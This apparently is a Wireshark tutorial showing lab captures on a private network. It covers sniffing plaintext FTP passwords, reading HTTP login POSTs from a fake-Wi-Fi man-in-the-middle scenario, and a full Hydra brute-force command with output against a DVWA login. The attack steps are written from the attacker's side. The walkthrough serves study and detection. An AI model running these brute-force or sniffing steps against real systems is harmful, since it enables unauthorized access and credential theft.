Wireshark

Wireshark

Wireshark is one of the most popular and powerful network analysis software tools in the world. It provides the capability to monitor and analyze network traffic deeply. Here's a brief introduction to Wireshark:

1. Main Purpose:

Wireshark is used to analyze real-time network traffic and also to examine previously recorded traffic. It helps network administrators, security engineers, and application developers troubleshoot network issues, diagnose disruptions, and secure networks.

2. Key Features:

- **Capture Capabilities**: Wireshark can capture traffic from various types of network interfaces including Ethernet, Wi-Fi, Bluetooth, and more.
- **Rich Protocol Support**: It supports a wide range of network protocols including TCP, UDP, HTTP, HTTPS, DNS, SNMP, and many more.
- **Powerful Filtering**: Wireshark has powerful filters, allowing users to extract specific traffic relevant for analysis.
- **Decryption Support**: It can decrypt encrypted traffic such as HTTPS and SSH, provided users have the appropriate keys.
- **Packet Analysis**: Displays comprehensive information about each captured packet, including headers and data payload.

3. User Interface:

- **Packet List Pane**: Displays the list of captured packets.
- **Packet Details Pane**: Shows detailed information about the selected packet.
- **Packet Bytes Pane**: Displays a hexadecimal representation of the packet data.
- **Filter Toolbar**: Allows users to apply filters to display relevant packets.
- **Statistics Menu**: Provides statistics about network traffic, including graphs and summaries.

4. Platform Support:

Wireshark is available for various platforms including Windows, macOS, and Linux.

5. Common Uses:

- Diagnosing network issues such as connection disruptions or slow performance.
- Analyzing network security, such as detecting attacks or identifying security vulnerabilities.
- Development and debugging of network applications.
- Monitoring network traffic for auditing or compliance purposes.


Example of using Wireshark:

1. Sniffing FTP credentials using wireshark

FTP (File Transfer Protocol) is a standard protocol used to transfer files between computers connected in a network, such as the internet. FTP is commonly used to upload or download files from an FTP server to a client computer, or vice versa.


FTP is Vulnerable to Man-in-the-Middle Attacks: Because FTP does not provide encryption, it is vulnerable to Man-in-the-Middle (MITM) attacks, where an attacker can eavesdrop on or manipulate data traffic between the client and FTP server.

Victim accesses FTP and enters credentials.




```
Nmap done: 1 IP address (1 host up) scanned in 12.30 seconds
root@0x3F /h/kali# ftp 10.0.2.19
Connected to 10.0.2.19.
220 (vsFTPd 3.0.3)
Name (10.0.2.19:kali): kali
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Attackers can view traffic in Wireshark by filtering TCP port 21.


*any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
tcp.port == 21

No.  Time          Source     Destination  Protocol  Length Info
  17 109.379629116 10.0.2.19  10.0.2.19    FTP       83 Request: PASS kolakali
  18 109.422970849 10.0.2.19  10.0.2.19    TCP       68 21 → 59332 [ACK] Seq=55 Ack=27 Win=33280 Len=0 TSval=3716085469 TSecr=…
  19 109.463944431 10.0.2.19  10.0.2.19    FTP       91 Response: 230 Login successful.
  20 109.464127287 10.0.2.19  10.0.2.19    TCP       68 59332 → 21 [ACK] Seq=27 Ack=78 Win=65496 Len=0 TSval=3716085510 TSecr=…
  21 109.464224484 10.0.2.19  10.0.2.19    FTP       74 Request: SYST
  22 109.464237809 10.0.2.19  10.0.2.19    TCP       68 21 → 59332 [ACK] Seq=78 Ack=33 Win=33280 Len=0 TSval=3716085510 TSecr=…
  23 109.464380290 10.0.2.19  10.0.2.19    FTP       87 Response: 215 UNIX Type: L8
  24 109.464476089 10.0.2.19  10.0.2.19    FTP       74 Request: FEAT
  25 109.464532314 10.0.2.19  10.0.2.19    FTP       83 Response: 211-Features:
  26 109.464549466 10.0.2.19  10.0.2.19    FTP       75 Response:  EPRT
  27 109.464557821 10.0.2.19  10.0.2.19    FTP       75 Response:  EPSV
  28 109.464565015 10.0.2.19  10.0.2.19    FTP       75 Response:  MDTM
  29 109.464572879 10.0.2.19  10.0.2.19    FTP       75 Response:  PASV
  30 109.464582037 10.0.2.19  10.0.2.19    FTP       82 Response:  REST STREAM
```

Then right-click on the TCP packet, follow TCP stream, and the information will be displayed.



```
220 (vsFTPd 3.0.3)
USER kali
331 Please specify the password.
PASS [redacted]
230 Login successful.
SYST
215 UNIX Type: L8
FEAT
211-Features:
 EPRT
 EPSV
 MDTM
 PASV
 REST STREAM
 SIZE
 TVFS
211 End
```

4 client pkts, 13 server pkts, 8 turns.

Entire conversation (214 bytes)

Show data as: ASCII

Stream: 0

2. How to get Website Login Credentials using Wireshark

HTTP (Hypertext Transfer Protocol) is a communication protocol used to transfer data on the World Wide Web (WWW). HTTP is the fundamental protocol used to send and receive information between clients (such as web browsers) and web servers. As a text-based application protocol, HTTP governs how data is transferred and interpreted. Typically, HTTP is used to fetch web pages but can also be used to transfer various types of data, including images, videos, and other files.


Despite undergoing various version improvements, including HTTP/1.0, HTTP/1.1, and the latest HTTP/2, the protocol still has some vulnerabilities that can be exploited by attackers. Some common vulnerabilities in HTTP include:

Man-in-the-Middle (MITM) Attacks: Attackers can exploit this vulnerability by attempting to position themselves between the client and server to monitor or modify the communication that occurs between them.

a) The attacker sets up a Fake Wi-Fi network so that the victim will use that Wi-Fi for browsing.

b) After the victim connects to the Wi-Fi and starts browsing, if the victim enters login credentials, the attacker can see the data being sent.

In this scenario, the victim logs in to a website and enters their username and password.




Username

Password

Login

Then the attacker can open Wireshark and select the appropriate interface for analysis. Since the login is done using the "POST" method, they can apply filtering to dis

play only POST requests. After the filtered POST requests appear, the attacker can right-click and choose "Follow" -> "HTTP Stream" to analyze the HTTP stream for further information.



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


http.request.method == POST

```
No.   Time          Source      Destination  Protocol Length Info
   10 0.003250290   10.0.2.19   10.0.2.8     HTTP        826 POST /dvwa/login.php HTTP/1.1  (a
```

```
› Frame 10: 826 bytes on wire (6608 bits), 826 bytes ca
› Ethernet II, Src: VMware_05:b2:7d (00:0c:29:05:b2:7d)
› Internet Protocol Version 4, Src: 10.0.2.19, Dst: 10.
› Transmission Control Protocol, Src Port: 60126, Dst P
› Hypertext Transfer Protocol
› HTML Form URL Encoded: application/x-www-form-urlenco
```

```
0000  00 0c 29 84 45 18 00 0c  29 05 b2 7d 08 00 45 00
0010  03 2c 71 e3 40 00 40 06  ad ce 0a 00 02 13 0a 00
0020  02 08 ea de 00 50 6c f3  6b d2 c1 48 60 43 80 18
0030  00 fb 1b 39 00 00 01 01  08 0a 72 d8 80 54 00 00
0040  2b a6 50 4f 53 54 20 2f  64 76 77 61 2f 6c 6f 67
0050  69 6e 2e 70 68 70 20 48  54 54 50 2f 31 2e 31 0d
0060  0a 48 6f 73 74 3a 20 31  30 2e 30 2e 32 2e 38 0d
0070  0a 43 6f 6e 6e 65 63 74  69 6f 6e 3a 20 6b 65 65
0080  70 2d 61 6c 69 76 65 0d  0a 43 6f 6e 74 65 6e 74
0090  2d 4c 65 6e 67 74 68 3a  20 34 31 0d 0a 43 61 63
00a0  68 65 2d 43 6f 6e 74 72  6f 6c 3a 20 6d 61 78 2c
00b0  61 67 65 3d 30 0d 0a 55  70 67 72 61 64 65 2d 49
00c0  6e 73 65 63 75 72 65 2d  52 65 71 75 65 73 74 73
00d0  3a 20 31 0d 0a 4f 72 69  67 69 6e 3a 20 68 74 74
00e0  70 3a 2f 2f 31 30 2e 30  2e 32 2e 38 0d 0a 43 6f
```

Then it will display the following section, where the username and password entered by the victim are visible. Once obtained, the attacker can use these credentials.



```
POST /dvwa/login.php HTTP/1.1
Host: 10.0.2.8
Connection: keep-alive
Content-Length: 41
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.0.2.8
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, li
ke Gecko) Chrome/123.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.0.2.8/dvwa/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=cd1hicstgtiljm6q8tp09jkrm4; acopendivids=
swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada

username=admin&password=admin&Login=LoginHTTP/1.1 302 Found
Date: Fri, 22 Mar 2024 04:27:21 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.
14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-che
ck=0
Pragma: no-cache
Location: index.php
Vary: Accept-Encoding
```

2 client pkts, 2 server pkts, 3 turns.


Entire conversation (7,284 bytes) · Show data as ASCII · Stream 3

Find:

3. Analyzing Hydra Brute Force using Wireshark


Hydra is one of the most well-known and powerful penetration testing tools used to conduct brute force attacks. A brute force attack is a method where an attacker tries all possible combinations of passwords to gain unauthorized access to a system.

Running brute force using Hydra.



```
root@0x3F /h/kali# hydra -l admin -P /usr/share/seclists/SecLists-master/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt 10.0.2.8 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:F=Login failed" -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-22 04:07:52
[DATA] max 16 tasks per 1 server, overall 16 tasks, 22 login tries (l:1/p:22), ~2 tries per task
[DATA] attacking http-post-form://10.0.2.8:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:F=Login failed
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "root" - 1 of 22 [child 0] (0/0)
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "toor" - 2 of 22 [child 1] (0/0)
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "raspberry" - 3 of 22 [child 2] (0/0)
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "dietpi" - 4 of 22 [child 3] (0/0)
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "test" - 5 of 22 [child 4] (0/0)
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "uploader" - 6 of 22 [child 5] (0/0)
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "password" - 7 of 22 [child 6] (0/0)
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "admin" - 8 of 22 [child 7] (0/0)
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "administrator" - 9 of 22 [child 8] (0/0)
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "marketing" - 10 of 22 [child 9] (0/0)
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "12345678" - 11 of 22 [child 10] (0/0)
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "1234" - 12 of 22 [child 11] (0/0)
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "12345" - 13 of 22 [child 12] (0/0)
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "qwerty" - 14 of 22 [child 13] (0/0)
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "webadmin" - 15 of 22 [child 14] (0/0)
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "webmaster" - 16 of 22 [child 15] (0/0)
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "maintenance" - 17 of 22 [child 1] (0/0)
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "techsupport" - 18 of 22 [child 3] (0/0)
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "letmein" - 19 of 22 [child 0] (0/0)
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "logon" - 20 of 22 [child 4] (0/0)
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "Passw@rd" - 21 of 22 [child 12] (0/0)
[ATTEMPT] target 10.0.2.8 - login "admin" - pass "alpine" - 22 of 22 [child 5] (0/0)
[80][http-post-form] host: 10.0.2.8   login: admin   password: admin
```

When analyzed with Wireshark, numerous POST method traffic packets associated with brute force attacks are visible.




```
http.request.method == POST

No.   Time          Source      Destination  Protocol  Length Info
14983 1097.1883346… 10.0.2.19   10.0.2.8     HTTP      323 POST /dvwa/login.php HTTP/1.0  (app
14989 1097.1900393… 10.0.2.19   10.0.2.8     HTTP      328 POST /dvwa/login.php HTTP/1.0  (app
14996 1097.1970092… 10.0.2.19   10.0.2.8     HTTP      319 POST /dvwa/login.php HTTP/1.0  (app
15006 1097.2016864… 10.0.2.19   10.0.2.8     HTTP      320 POST /dvwa/login.php HTTP/1.0  (app
15019 1097.2174440… 10.0.2.19   10.0.2.8     HTTP      324 POST /dvwa/login.php HTTP/1.0  (app
15043 1097.2310075… 10.0.2.19   10.0.2.8     HTTP      324 POST /dvwa/login.php HTTP/1.0  (app
15056 1097.2439502… 10.0.2.19   10.0.2.8     HTTP      323 POST /dvwa/login.php HTTP/1.0  (app
15169 1097.3499067… 10.0.2.19   10.0.2.8     HTTP      321 POST /dvwa/login.php HTTP/1.0  (app
15388 1097.5773884… 10.0.2.19   10.0.2.8     HTTP      329 POST /dvwa/login.php HTTP/1.0  (app
15401 1097.5925220… 10.0.2.19   10.0.2.8     HTTP      329 POST /dvwa/login.php HTTP/1.0  (app
